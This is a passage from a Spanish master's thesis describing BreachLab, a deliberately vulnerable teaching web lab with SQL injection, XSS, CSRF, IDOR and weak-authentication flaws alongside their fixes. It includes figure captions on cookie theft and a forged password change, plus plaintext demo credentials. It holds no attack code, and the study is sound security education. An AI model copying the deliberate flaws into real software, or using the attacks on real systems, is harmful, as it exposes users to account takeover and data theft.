



UNIVERSIDAD DE CASTILLA-LA MANCHA
ESCUELA SUPERIOR DE INGENIERÍA
INFORMÁTICA

MÁSTER EN FORMACIÓN PERMANENTE EN
CIBERSEGURIDAD Y SEGURIDAD DE LA
INFORMACIÓN

TRABAJO FIN DE MÁSTER

Análisis práctico de vulnerabilidades web
comunes mediante un entorno de pruebas
controlado

Marina Prieto Pech

Septiembre, 2026



UNIVERSIDAD DE CASTILLA-LA MANCHA
ESCUELA SUPERIOR DE INGENIERÍA
INFORMÁTICA

Departamento de Sistemas Informáticos

TRABAJO FIN DE MÁSTER

**Análisis práctico de vulnerabilidades web
comunes mediante un entorno de pruebas
controlado**

Autor: Marina Prieto Pech

Tutor: Pablo González Pérez

Septiembre, 2026

Resumen

Este Trabajo Fin de Máster aborda el estudio práctico de las vulnerabilidades web más comunes mediante el diseño, la implementación y la explotación controlada de un laboratorio propio, denominado *BreachLab*. La aplicación, compuesta por un backend en Flask y un frontend en Astro servidos bajo el mismo origen mediante nginx, implementa de forma deliberada seis fallos de seguridad: inyección SQL, cross-site scripting (XSS), cross-site request forgery (CSRF), fallos de autenticación, control de acceso roto (IDOR) y una configuración de seguridad insegura; junto con su corrección correspondiente, activable mediante un parámetro dentro del enlace (`?safe=1`), lo que permite al usuario comparar de forma directa el comportamiento vulnerable y el seguro sobre el mismo código.

A partir del estudio de la OWASP Web Security Testing Guide (WSTG), tomada como metodología de referencia, se deriva una metodología propia más ágil: un ciclo fijo de seis pasos —reconocimiento, identificación, explotación, evidencia, verificación de la mitigación y valoración de impacto— aplicado a un subconjunto acotado de pruebas alineado con el OWASP Top 10, pensado para equipos de desarrollo pequeños o pymes con recursos limitados. Para cada vulnerabilidad se registran evidencias objetivas mediante un sistema de logging propio y se calcula su severidad conforme al estándar CVSS v3.1. Los resultados se comparan, por un lado, con la propia OWASP WSTG completa, en cobertura y esfuerzo estimado, y por otro con dos laboratorios de referencia del sector, DVWA y OWASP Juice Shop; y se ilustran mediante un caso de estudio que encadena varias de las vulnerabilidades analizadas para reproducir un escenario de compromiso realista. El trabajo concluye con un conjunto de recomendaciones de mitigación y propuestas de ampliación del laboratorio y de la metodología.

Palabras clave: seguridad web, metodología ágil, OWASP WSTG, OWASP Top 10, inyección SQL, XSS, CSRF, IDOR, CVSS, laboratorio de pruebas, seguridad ofensiva.

Agradecimientos

Quiero dar las gracias, ante todo, a mis padres, por su apoyo incondicional a lo largo de toda mi formación. Su esfuerzo y su confianza en mí han hecho posible todo lo bueno que me rodea. Gracias de corazón.

A mis padres, por creer siempre en mí.

Índice general

Resumen	I
Agradecimientos	III
Índice general	VII
Índice de cuadros	XI
Índice de figuras	XIII
1. Introducción	1
1.1. Motivación	1
1.2. Objetivos	2
1.3. Alcance y limitaciones	2
1.4. Estructura de la memoria	3
2. Marco teórico y estado del arte	5
2.1. OWASP Top 10 y vulnerabilidades web comunes	5
2.2. Metodologías de seguridad ofensiva	6
2.3. CVSS v3.1 como marco de referencia	7
3. Planificación	9
3.1. Fases de trabajo	9
3.2. Estimación temporal	10
4. Diseño del entorno de pruebas controlado	11
4.1. Justificación del diseño	11
4.2. Arquitectura	11
4.3. Modelo de datos y usuarios de prueba	12
4.4. Registro de evidencias	13
4.5. Despliegue	13

5. Metodología	15
5.1. Derivación de una metodología ágil a partir de la OWASP WSTG	15
5.2. Proceso aplicado	16
5.3. Correspondencia con la OWASP WSTG	17
5.4. Herramientas empleadas	17
5.5. Criterios de severidad	17
6. Explotación y análisis de vulnerabilidades	19
6.1. Inyección SQL	19
6.1.1. Descripción y ubicación en el código	19
6.1.2. Explotación	19
6.1.3. Evidencia registrada	20
6.1.4. Corrección (modo seguro, ?safe=1)	20
6.1.5. Valoración CVSS v3.1	20
6.2. Cross-Site Scripting (XSS) basado en DOM	21
6.2.1. Descripción y ubicación en el código	21
6.2.2. Explotación	21
6.2.3. Evidencia registrada	21
6.2.4. Corrección (modo seguro, ?safe=1)	22
6.2.5. Valoración CVSS v3.1	22
6.3. Cross-Site Request Forgery (CSRF)	22
6.3.1. Descripción y ubicación en el código	22
6.3.2. Explotación	22
6.3.3. Evidencia registrada	24
6.3.4. Corrección (modo seguro, ?safe=1)	24
6.3.5. Valoración CVSS v3.1	24
6.4. Fallos de autenticación	24
6.4.1. Descripción y ubicación en el código	24
6.4.2. Explotación	24
6.4.3. Evidencia registrada	25
6.4.4. Corrección (modo seguro, ?safe=1)	25
6.4.5. Valoración CVSS v3.1	25
6.5. Control de acceso roto (IDOR)	26
6.5.1. Descripción y ubicación en el código	26
6.5.2. Explotación	26
6.5.3. Evidencia registrada	26

6.5.4.	Corrección (modo seguro, ?safe=1)	27
6.5.5.	Valoración CVSS v3.1	27
6.6.	Configuración de seguridad insegura (cabeceras HTTP)	27
6.6.1.	Descripción y ubicación en el código	27
6.6.2.	Comprobación	28
6.6.3.	Relación con el XSS del apartado 6.2	28
6.6.4.	Valoración CVSS v3.1	28
7.	Pruebas y comparativa	31
7.1.	Comparativa metodológica: proceso propio frente a la OWASP WSTG	31
7.2.	Comparativa de entornos: DVWA y OWASP Juice Shop	32
7.2.1.	Vulnerabilidades equivalentes en DVWA y Juice Shop	32
7.2.2.	Comparativa	32
7.2.3.	Conclusión de la comparativa	32
8.	Caso de estudio	35
8.1.	Cadena de explotación	35
8.2.	Impacto acumulado	36
8.3.	Efecto de las contramedidas	36
9.	Conclusiones y propuestas	37
9.1.	Conclusiones	37
9.2.	Recomendaciones de mitigación	38
9.3.	Trabajo futuro y posibles ampliaciones	38
Bibliografía		41
	Libros y artículos	41
	Enlaces de Internet	41
Glosario de términos		43
Contenido del repositorio		47
A.	Guía de instalación y puesta en marcha de BreachLab	51
A.1.	Despliegue con Docker (recomendado)	51
A.2.	Despliegue en modo desarrollo (dos terminales)	51
A.3.	Usuarios de prueba	52
A.4.	El interruptor ?safe=1	52

0.

B. Manual de usuario de BreachLab	53
B.1. Pantalla de inicio de sesión	53
B.2. Dashboard y notas	53
B.3. Perfil	54
B.4. Panel de administración	54
B.5. Modo seguro (?safe=1)	55

Índice de cuadros

2.1. Relación de vulnerabilidades de <i>BreachLab</i> , OWASP Top 10 y el CWE asociado.	6
3.1. Planificación temporal del trabajo.	10
4.1. Usuarios de prueba precargados por <code>start_db()</code> en <code>backend/api.py</code>	13
5.1. Correspondencia entre las vulnerabilidades de <i>BreachLab</i> y las pruebas de la OWASP WSTG v4.2.	17
6.1. Vectores y puntuaciones CVSS v3.1 de las vulnerabilidades de <i>BreachLab</i> (*el vector del apartado 6.6 ilustra el riesgo de clickjacking derivado; se documenta como control compensatorio ausente, no como vulnerabilidad independiente).	29
7.1. Comparativa entre la OWASP WSTG completa y la metodología propia. . .	31
7.2. Módulos y retos de DVWA y OWASP Juice Shop equivalentes a cada vulnerabilidad de <i>BreachLab</i>	32
7.3. Comparativa entre DVWA, OWASP Juice Shop y <i>BreachLab</i>	33
9.1. Recomendaciones de mitigación aplicadas en <i>BreachLab</i> , con la <i>cheat sheet</i> de la OWASP Foundation correspondiente a cada una.	38

Índice de figuras

3.1.	Diagrama de Gantt de la planificación.	10
4.1.	Arquitectura de <i>BreachLab</i>	12
6.1.	Ejecución del payload XSS al abrir la nota de pablo en <i>BreachLab</i> desplegado con Docker: el <code>alert()</code> muestra en claro la cookie de sesión, confirmando que el script inyectado se ejecuta en el navegador de la víctima.	21
6.2.	<code>csrf_poc.html</code> con <code>LAB_HOST</code> ya sustituido por <code>localhost:8080</code> : un formulario GET oculto que se autoenvía en cuanto se carga la página.	23
6.3.	Resultado al abrir <code>csrf_poc.html</code> en el navegador con la sesión de marina activa: el formulario se autoenvía y la API responde confirmando el cambio (<code>ok: true</code> , nueva contraseña <code>hackeada123</code>), sin que ella lo haya autorizado.	23
6.4.	Verificación del ataque: tras el CSRF, un intento de inicio de sesión de marina con su contraseña original (<code>contraSegura</code>) es rechazado con «Contraseña incorrecta».	23
6.5.	Panel de administración accedido con la cuenta de marina (<code>user</code>) modo vulnerable: se muestran las contraseñas en claro de los tres usuarios, sin comprobación de rol.	26
6.6.	Panel de administración, con marina y <code>?safe=1</code> : acceso denegado (403).	27
8.1.	Cadena de explotación completa, de la enumeración inicial sin credenciales al control persistente de dos cuentas.	35
A.1.	Los dos contenedores de <i>BreachLab</i> (<code>tfm-web</code> y <code>tfm-api</code>) en ejecución tras <code>docker compose up -build</code> , vistos desde Docker Desktop.	51
B.1.	Pantalla de inicio de sesión de <i>BreachLab</i>	53
B.2.	Dashboard de notas, con el formulario de creación a la izquierda y el listado de todas las notas del sistema a la derecha.	54
B.3.	Pantalla de Perfil, con los dos formularios de cambio de contraseña —vulnerable y seguro— lado a lado.	54
B.4.	Panel de administración en modo vulnerable: contraseñas visibles para cualquier usuario autenticado.	55
B.5.	El mismo panel en modo seguro: acceso denegado (403) por no tener rol <code>admin</code>	55

Capítulo 1

Introducción

La seguridad de las aplicaciones web sigue siendo una de las superficies de ataque más explotadas en incidentes de seguridad reales. Informes como el OWASP Top 10 [OWA21] sitúan de forma recurrente vulnerabilidades como la inyección de código, el scripting o el control de acceso roto entre los riesgos más críticos y más frecuentes en aplicaciones, a pesar de tratarse de fallos ampliamente documentados y, mayormente, los más sencillos de corregir una vez identificados. Esta paradoja es el punto de partida de este trabajo.

Frente a un enfoque puramente teórico, este TFM se acerca a estas vulnerabilidades desde la práctica: diseñando una aplicación web propia, *BreachLab*, en la que cada fallo se presenta en la misma de forma deliberada, se explota siguiendo una metodología de seguridad ofensiva y se corrige aplicando las medidas estándar del sector, de modo que el mismo entorno sirve para mostrar tanto el problema como la solución.

Además del componente práctico, este trabajo parte del estudio de una metodología de referencia ya consolidada en el sector, la OWASP Web Security Testing Guide (WSTG) [OWAh], para derivar de ella una metodología propia más ágil: un subconjunto acotado de pruebas, centrado en las categorías de mayor impacto, pensado para escenarios con recursos limitados (equipos pequeños) en los que ejecutar la guía completa no resulta viable. Dicha metodología propia se aplica sobre *BreachLab* de forma controlada y se compara, en cobertura y en esfuerzo estimado, con la metodología de referencia de la que parte (capítulos 5 y 7).

1.1 Motivación

La motivación de este trabajo es doble. Por un lado, personal y formativa: comprender en profundidad cómo se manifiestan en código real vulnerabilidades estudiadas comúnmente de forma conceptual: *qué falla, por qué falla y cómo se corrige*. Por otro lado, práctica: la mayoría de entornos de entrenamiento disponibles públicamente (DVWA, OWASP Juice Shop, entre otros) se apoyan en arquitecturas monolíticas clásicas, mientras que buena parte de las aplicaciones actuales se despliegan como una interfaz de tipo SPA (*Single Page Application*) que aprovecha por ello una API individual e independiente. Esta diferencia arquitectónica no es trivial: modifica, por ejemplo, dónde se materializa un XSS o cómo se comporta la cookie de sesión frente a un ataque CSRF.

1. INTRODUCCIÓN

Construir un laboratorio propio con esta arquitectura permite, además, instrumentar el propio código para generar evidencias objetivas de cada explotación mediante un registro de eventos, pudiendo alternar entre la rama vulnerable y la rama corregida de cada endpoint sin la necesidad de mantener dos aplicaciones distintas, lo que resulta especialmente útil de cara a la documentación de este trabajo y posibles evoluciones futuras.

1.2 Objetivos

De acuerdo con la propuesta de este Trabajo Fin de Máster, el objetivo general es estudiar una metodología de referencia para pruebas de seguridad web, derivar de ella una metodología propia más ágil y validar ambas de forma práctica mediante la creación de un entorno de pruebas controlado. Dicho objetivo se materializaría en los siguientes objetivos:

- Estudiar una metodología de referencia existente en el ámbito de la seguridad de aplicaciones web (OWASP WSTG).
- Diseñar un entorno web vulnerable controlado.
- Derivar, a partir de la metodología estudiada, una metodología propia orientada a la agilidad, acotando su alcance a un subconjunto de pruebas relevante en contextos con recursos limitados.
- Identificar vulnerabilidades siguiendo dicha metodología propia.
- Explotar las vulnerabilidades de forma controlada.
- Analizar el impacto técnico y funcional de cada vulnerabilidad.
- Comparar los resultados y el esfuerzo de la metodología propia frente a la metodología de referencia de la que parte.

1.3 Alcance y limitaciones

Este trabajo se limita a la capa de aplicación web, lo que significa que no se abordan vulnerabilidades de red, de infraestructura ni de sistema operativo. De las diez categorías del OWASP Top 10 [OWA21], se estudiarán en profundidad las seis que pueden reproducirse y demostrarse de forma autocontenida en *BreachLab* (inyección SQL, XSS, CSRF, fallos de autenticación, control de acceso roto y configuración de seguridad insegura); resultando en que el resto de vulnerabilidades sean comentadas de forma anecdótica únicamente como líneas de trabajo futuro (apartado 9.3).

Por otro lado, todas las puntuaciones CVSS v3.1 calculadas a lo largo de la memoria son ilustrativas de un escenario de laboratorio, con datos y usuarios ficticios y sin exposición a Internet, lo que implica que no constituyen una auditoría de un sistema en producción y no deben interpretarse como tal. Del mismo modo, la comparativa del capítulo 7 con DVWA y OWASP Juice Shop se restringe a las vulnerabilidades tratadas en *BreachLab*, y no pretende ser una evaluación exhaustiva de esos dos proyectos.

1.4 Estructura de la memoria

La memoria se organiza en los siguientes capítulos:

- El capítulo 2 recoge el estado del arte: el catálogo OWASP Top 10, la OWASP Web Security Testing Guide y otras metodologías de seguridad ofensiva, y el estándar CVSS v3.1 utilizado para valorar la severidad de cada vulnerabilidad.
- El capítulo 3 recoge la planificación seguida para desarrollar el trabajo, con sus fases y duración estimada.
- El capítulo 4 describe el diseño y la arquitectura del entorno de pruebas *BreachLab*.
- El capítulo 5 detalla la derivación de una metodología propia y ágil a partir de la OWASP WSTG, así como el proceso y las herramientas empleadas para aplicarla.
- El capítulo 6 constituye el núcleo técnico del trabajo: la explotación y el análisis de impacto de cada una de las seis vulnerabilidades introducidas en *BreachLab*, siguiendo la metodología propia del capítulo 5.
- El capítulo 7 compara la metodología propia con la OWASP WSTG completa de la que parte, y compara además los resultados obtenidos con dos laboratorios de referencia, DVWA y OWASP Juice Shop.
- El capítulo 8 presenta un caso de estudio que encadena varias de las vulnerabilidades anteriores en un escenario de ataque realista.
- El capítulo 9 recoge las conclusiones del trabajo y propone líneas de ampliación aplicables para futuras actualizaciones.

Capítulo 2

Marco teórico y estado del arte

En este capítulo se presenta el estado del arte sobre el que se apoya el resto del trabajo. Se aborda el catálogo de riesgos OWASP Top 10, las metodologías habituales de seguridad ofensiva — en particular la OWASP Web Security Testing Guide, tomada como metodología de referencia a partir de la cual se derivará en el capítulo 5 una metodología propia más ágil — y el estándar de puntuación de severidad CVSS v3.1, el cual será empleado en el capítulo 6 para valorar cada una de las vulnerabilidades explotadas.

2.1 OWASP Top 10 y vulnerabilidades web comunes

El OWASP Top 10 [OWA21] es el catálogo de referencia del sector para clasificar los riesgos de seguridad más críticos en aplicaciones web, elaborado y actualizado periódicamente por la OWASP Foundation a partir de datos proporcionados por organizaciones y profesionales de todo el mundo. Las seis vulnerabilidades reproducidas en *BreachLab* corresponden a categorías de la edición 2021 de este catálogo:

Inyección (A03). Ocurre cuando datos no confiables se envían a un intérprete (SQL, sistema operativo, LDAP, etc.) como parte de un comando o consulta, con el objetivo de alterar su lógica original. El caso analizado dentro de *BreachLab* es una inyección SQL clásica en una consulta de autenticación (CWE-89).

Cross-Site Scripting — XSS (A03). Permite a un atacante inyectar script en páginas vistas por otros usuarios, ejecutándose en el contexto del navegador de la víctima. En aplicaciones SPA modernas se manifiesta habitualmente como XSS basado en DOM: el dato malicioso nunca pasa por una plantilla del servidor, sino que se inserta directamente en el árbol DOM desde JavaScript (CWE-79).

Cross-Site Request Forgery — CSRF (A01). Dicha vulnerabilidad obliga al navegador de una víctima autenticada a enviar, sin su conocimiento, una petición a una aplicación en la que tiene sesión activa, aprovechando que el navegador adjunta automáticamente las cookies de sesión (CWE-352).

Fallos de identificación y autenticación (A07). Se incluyen desde el almacenamiento de contraseñas en texto plano hasta la ausencia de límites de intentos, pasando por mensajes que permiten enumerar usuarios válidos o una gestión débil de la sesión (CWE-287, CWE-307).

Control de acceso roto (A01). Se produce cuando la aplicación no verifica de forma consistente que el usuario autenticado tenga permiso para operar sobre el recurso al que se desea acceder. El caso particular en el que un identificador de objeto se puede manipular para acceder a datos de otro usuario se conoce como IDOR, *Insecure Direct Object Reference* (CWE-639).

Configuración de seguridad incorrecta (A05). Se incluye cualquier ausencia de *hardening* (cabeceras de seguridad no configuradas, servicios con configuración por defecto, mensajes de error excesivamente detallados, etc.) que rara vez son explotables de forma aislada, pero que resultan en la reducción de la profundidad de defensa frente a otras posibles vulnerabilidades (CWE-16).

Todos los identificadores CWE previamente citados corresponden al catálogo *Common Weakness Enumeration* [Thea], mantenido por MITRE, que clasifica tipos genéricos de debilidades de software con independencia de una vulnerabilidad concreta. La tabla 2.1 resume la correspondencia entre las seis vulnerabilidades a analizar dentro de *BreachLab*, con su categoría en el OWASP Top 10 y su CWE asociado.

Vulnerabilidad	Categoría OWASP	CWE
Inyección SQL	A03 – Inyección	CWE-89
XSS (DOM)	A03 – Inyección	CWE-79
CSRF	A01 – Pérdida de control de acceso	CWE-352
Fallos de autenticación	A07 – Fallos de identificación y autenticación	CWE-287, CWE-307
Control de acceso roto (IDOR)	A01 – Pérdida de control de acceso	CWE-639
Configuración de seguridad insegura	A05 – Configuración de seguridad incorrecta	CWE-16

Cuadro 2.1: Relación de vulnerabilidades de *BreachLab*, OWASP Top 10 y el CWE asociado.

2.2 Metodologías de seguridad ofensiva

La identificación y explotación de vulnerabilidades en este trabajo sigue el enfoque de las pruebas de penetración de caja blanca: se dispone de acceso completo al código fuente de la aplicación auditada, lo que permite localizar con precisión el punto exacto en el que se introduce cada fallo y contrastar el resultado de la explotación con la causa real en el código, algo que en una auditoría de caja negra solo podría inferirse indirectamente.

Como marco de referencia para estructurar las pruebas se ha tomado la OWASP Web Security Testing Guide (WSTG) [OWAh], que descompone la auditoría de una aplicación web en fases: reconocimiento, gestión de la configuración, gestión de identidad, autenticación, autorización, gestión de sesión, validación de entradas, manejo de errores, etc. los cuales se recorrerán en el capítulo 5 durante la definición de la metodología concreta aplicada a *BreachLab*.

Como referencia complementaria sobre técnicas de identificación y explotación, en particular para la inyección SQL y control de acceso, se ha consultado también *The Web Application Hacker's Handbook* [SP11], obra de referencia en pentesting de aplicaciones web.

Existen otros marcos de referencia habituales para estructurar una auditoría de seguridad, como PTES [PTE] (*Penetration Testing Execution Standard*), OSSTMM [HI] (*Open Source Security Testing Methodology Manual*) o la guía técnica NIST SP 800-115 [SSCO08]. A diferencia de la OWASP WSTG, estos marcos se orientan a auditorías de infraestructura y de red de alcance más general, y no ofrecen un catálogo de pruebas específico de aplicaciones web tan detallado. Por esta razón se ha elegido la OWASP WSTG como metodología de referencia de este trabajo: es la guía más extendida y detallada en el ámbito concreto de la seguridad de aplicaciones web, y es también la metodología de la que se parte en el capítulo 5 para derivar una versión propia más ágil.

2.3 CVSS v3.1 como marco de referencia

El *Common Vulnerability Scoring System* (CVSS) es el estándar utilizado para expresar de forma cuantitativa y comparable la severidad de una vulnerabilidad [FIR19]. La versión 3.1 calcula su puntuación partiendo de ocho métricas: vector de ataque (AV), complejidad de ataque (AC), privilegios requeridos (PR), interacción del usuario (UI), alcance (S) y el impacto sobre confidencialidad (C), integridad (I) y disponibilidad (A). El resultado es un valor entre 0.0 y 10.0 y una categoría cualitativa (baja, media, alta o crítica).

En este trabajo, cada una de las seis vulnerabilidades del capítulo 6 se acompaña de su vector CVSS v3.1 y de la puntuación obtenida al introducirlo en la calculadora oficial de FIRST.org, razonando explícitamente el valor asignado a cada métrica en función del escenario concreto de *BreachLab*.

En noviembre de 2023, FIRST.org publicó CVSS v4.0 [FIR23], que incorpora nuevas métricas (requisitos de seguridad y de impacto en sistemas subsecuentes) y redefine el tratamiento del alcance. Para el desarrollo de este trabajo se mantiene la versión 3.1 por ser, en el momento de redacción del mismo, la más extendida en herramientas y bases de datos de vulnerabilidades de uso habitual, además de resultar suficiente para expresar el impacto de las seis vulnerabilidades analizadas en *BreachLab*.

Capítulo 3

Planificación

Este capítulo recoge la planificación seguida para desarrollar el trabajo entre el 20 de julio y el 23 de agosto de 2026 (cinco semanas), organizada en siete fases secuenciales, desde la selección de la metodología de referencia y del entorno de pruebas hasta la redacción final de la memoria. Al tratarse de un trabajo individual, las fases se han ejecutado de forma mayormente secuencial, con solapamientos puntuales entre fases contiguas (por ejemplo, entre el diseño del entorno y la definición de la metodología propia, desarrollados con fuerte dependencia mutua).

3.1 Fases de trabajo

1. **Selección de la metodología de referencia y del entorno de pruebas.** Estudio preliminar de metodologías de seguridad ofensiva existentes (OWASP WSTG, PTES, OSSTMM, NIST SP 800-115) y elección de la OWASP WSTG como referencia; decisión de construir un entorno de pruebas propio (*BreachLab*) en lugar de partir de uno ya existente, para poder instrumentar el código y comparar ambas ramas, vulnerable y corregida.
2. **Estudio de la metodología de referencia.** Revisión en profundidad de la estructura, fases y catálogo de pruebas de la OWASP WSTG (capítulo 2).
3. **Diseño e implementación del entorno de pruebas.** Definición de la arquitectura de *BreachLab*, implementación del backend y el frontend, introducción deliberada de las seis vulnerabilidades y de su contramedida, y despliegue mediante Docker Compose (capítulo 4).
4. **Definición de la metodología propia.** Derivación de una metodología ágil a partir de la OWASP WSTG, acotando su alcance a un subconjunto de pruebas representativo (capítulo 5).
5. **Ejecución de las pruebas.** Aplicación de la metodología propia sobre *BreachLab*: identificación, explotación, evidencia y verificación de la contramedida de cada vulnerabilidad (capítulo 6); comparación con dos laboratorios de referencia y con la propia OWASP WSTG (capítulo 7); y construcción de un caso de estudio que encadena varias vulnerabilidades (capítulo 8).

3. PLANIFICACIÓN

6. **Análisis de resultados y redacción de conclusiones.** Valoración del grado de cumplimiento de los objetivos planteados en el apartado 1.2 y propuesta de líneas de trabajo futuro (capítulo 9).
7. **Redacción y revisión final de la memoria.** Consolidación de todos los capítulos, revisión de forma y contenido, y preparación de los anexos de instalación y manual de usuario.

3.2 Estimación temporal

La figura 3.1 muestra el diagrama de Gantt de las siete fases descritas, a lo largo de las cinco semanas del proyecto, y la tabla 3.1 recoge la duración de cada fase y sus fechas concretas.




Figura 3.1: Diagrama de Gantt de la planificación.

Fase	Duración	Fechas	Entregable
1. Selección de metodología y entorno	2 días	20–21 jul.	Alcance definido
2. Estudio de la metodología de referencia	4 días	22–25 jul.	Capítulo 2
3. Diseño e implementación de <i>BreachLab</i>	9 días	26 jul.–3 ago.	<i>BreachLab</i> desplegado
4. Definición de la metodología propia	4 días	4–7 ago.	Capítulo 5
5. Ejecución de pruebas y comparativa	9 días	8–16 ago.	Capítulos 6–8
6. Análisis de resultados y conclusiones	2 días	17–18 ago.	Capítulo 9
7. Redacción y revisión final	5 días	19–23 ago.	Memoria final

Cuadro 3.1: Planificación temporal del trabajo.

Las fases de mayor carga son la 3 (diseño e implementación de *BreachLab*) y la 5 (ejecución de las pruebas y comparativa), al concentrar la parte más técnica del trabajo; el resto de fases, de estudio y de redacción, se han planificado con una duración más ajustada. Las fases 3 y 4 se han desarrollado además con un solapamiento parcial: varias decisiones de diseño de *BreachLab* (por ejemplo, qué vulnerabilidades incluir) se han tomado ya pensando en el subconjunto de pruebas que definiría la metodología propia, por lo que ambas fases se han retroalimentado en lugar de ejecutarse de forma estrictamente independiente.

Capítulo 4

Diseño del entorno de pruebas controlado

Este capítulo describe el diseño del entorno de pruebas (*BreachLab*) creado con el fin de reproducir de forma controlada las seis vulnerabilidades analizadas en el capítulo 6, incluyendo en el proceso la justificación de las decisiones de diseño, la arquitectura resultante, el modelo de datos, el mecanismo que permite alternar entre la rama vulnerable y la rama segura del código, el registro de evidencias y el procedimiento de despliegue.

4.1 Justificación del diseño

Existen laboratorios de referencia ampliamente utilizados en formación en ciberseguridad, como DVWA [Dig] u OWASP Juice Shop [OWAg] (véase el capítulo 7), que cubren un catálogo de vulnerabilidades más amplio que el de este trabajo. Sin embargo, ambos reproducen arquitecturas monolíticas en las que el servidor genera el HTML final. Una parte creciente de las aplicaciones reales sigue en cambio un patrón de interfaz de tipo SPA (*Single Page Application*) que consume una API JSON independiente, patrón que modifica de forma sustancial cómo se manifiestan vulnerabilidades como el XSS (que pasa a ser un problema del DOM en el cliente y no de una plantilla en el servidor). *BreachLab* se ha diseñado expresamente con esta arquitectura para poder discutir esa diferencia con conocimiento de causa.

Un segundo requisito de diseño fue servir el frontend y el backend bajo el mismo origen. Esto es imprescindible para poder demostrar el CSRF de forma realista: si la API se sirviera en un origen distinto sujeto a CORS, el navegador ya estaría aplicando una restricción adicional que no reflejaría el caso típico de una aplicación desplegada como monolito lógico (aunque sea físicamente en dos contenedores).

4.2 Arquitectura

BreachLab está formado por tres componentes desplegados mediante Docker Compose: un contenedor nginx que sirve los artefactos estáticos generados por Astro; un contenedor Flask [Pala] que expone la API JSON de la aplicación; y una base de datos SQLite persistente en un volumen.

El navegador solo habla con nginx, a través del puerto 8080: las peticiones a rutas estáticas (/) se resuelven contra el build de Astro y las peticiones a /api/* se reenvían al backend Flask. Servir ambos componentes bajo el mismo origen es lo que permite que la cookie de sesión viaje sin restricciones de CORS entre frontend y backend.




Figura 4.1: Arquitectura de *BreachLab*.

El interruptor `?safe=1` es la decisión de diseño más interesante del laboratorio: añadido a la URL de cualquier página, se propaga tanto a las llamadas del frontend a la API como a la lógica de renderizado del propio frontend, activando de forma simultánea la contramedida de backend y de frontend para la vulnerabilidad correspondiente. Asimismo, el código fuente contiene ambas ramas (vulnerable y corregida) de cada endpoint, lo que permite comparar directamente el antes y el después sin mantener dos aplicaciones independientes.

4.3 Modelo de datos y usuarios de prueba

Se ha optado por SQLite como motor de base de datos por su sencillez: no requiere un servidor independiente ni configuración previa, y resulta suficiente para un laboratorio de un único usuario concurrente con finalidad educativa y no de rendimiento.

El esquema de la base de datos consta de dos tablas: `users` (`id`, `username`, `password` en texto plano, `password_hash` y `role`) y `notes` (`id`, `owner_id`, `title`, `content`). El campo `password` se mantiene deliberadamente en texto plano junto al hash para poder ilustrar en el capítulo 6 la diferencia entre la ruta vulnerable, que compara contraseñas en claro, y la ruta segura, que utiliza `check_password_hash` del módulo de seguridad de Werkzeug [Palb].

Además de los usuarios, se precargan dentro de la base de datos cuatro notas con datos ficticios (una tarjeta de crédito, la contraseña de un correo, etc.), propiedad de distintos usuarios, que se utilizan en el capítulo 6 para demostrar el acceso indebido a información de terceros a través del IDOR.

Usuario	Contraseña	Rol
admin	Admin123!	admin
marina	contraSegura	user
pablo	qwerty	user

Cuadro 4.1: Usuarios de prueba precargados por `start_db()` en `backend/api.py`.

4.4 Registro de evidencias

Cada acción relevante (inicio de sesión correcto o fallido, inyección SQL, cambio de contraseña, acceso a notas ajenas, acceso al panel de administración) permanece registrado mediante la función `log_event()` de `backend/api.py` en el fichero `backend/logs/attacks.log`, persistido fuera del contenedor mediante un volumen Docker. Cada línea incluye una marca de tiempo, el modo de ejecución (vulnerable o seguro), la IP de origen, el tipo de evento y detalles específicos del mismo (usuario, identificador de nota, consulta SQL ejecutada, etc.). Este registro se utiliza en el capítulo 6 como evidencia objetiva de cada explotación.

4.5 Despliegue

El laboratorio se levanta con un único comando, `docker compose up --build`, quedando disponible en la máquina local, accediendo desde `http://localhost:8080`. Otra opción sería ejecutar el backend Flask y el frontend Astro por separado, en cuyo caso el proxy configurado en `astro.config.mjs` redirige las llamadas a `/api` hacia el backend en el puerto 5000.

El endpoint `GET /api/reset` reinicializa la base de datos a su estado inicial, lo que resulta útil para repetir una explotación en condiciones limpias antes de capturar evidencias.

Capítulo 5

Metodología

Este capítulo presenta la metodología propia derivada de la OWASP WSTG, descrita en el capítulo 2, así como el proceso concreto seguido para aplicarla sobre *BreachLab*.

5.1 Derivación de una metodología ágil a partir de la OWASP WSTG

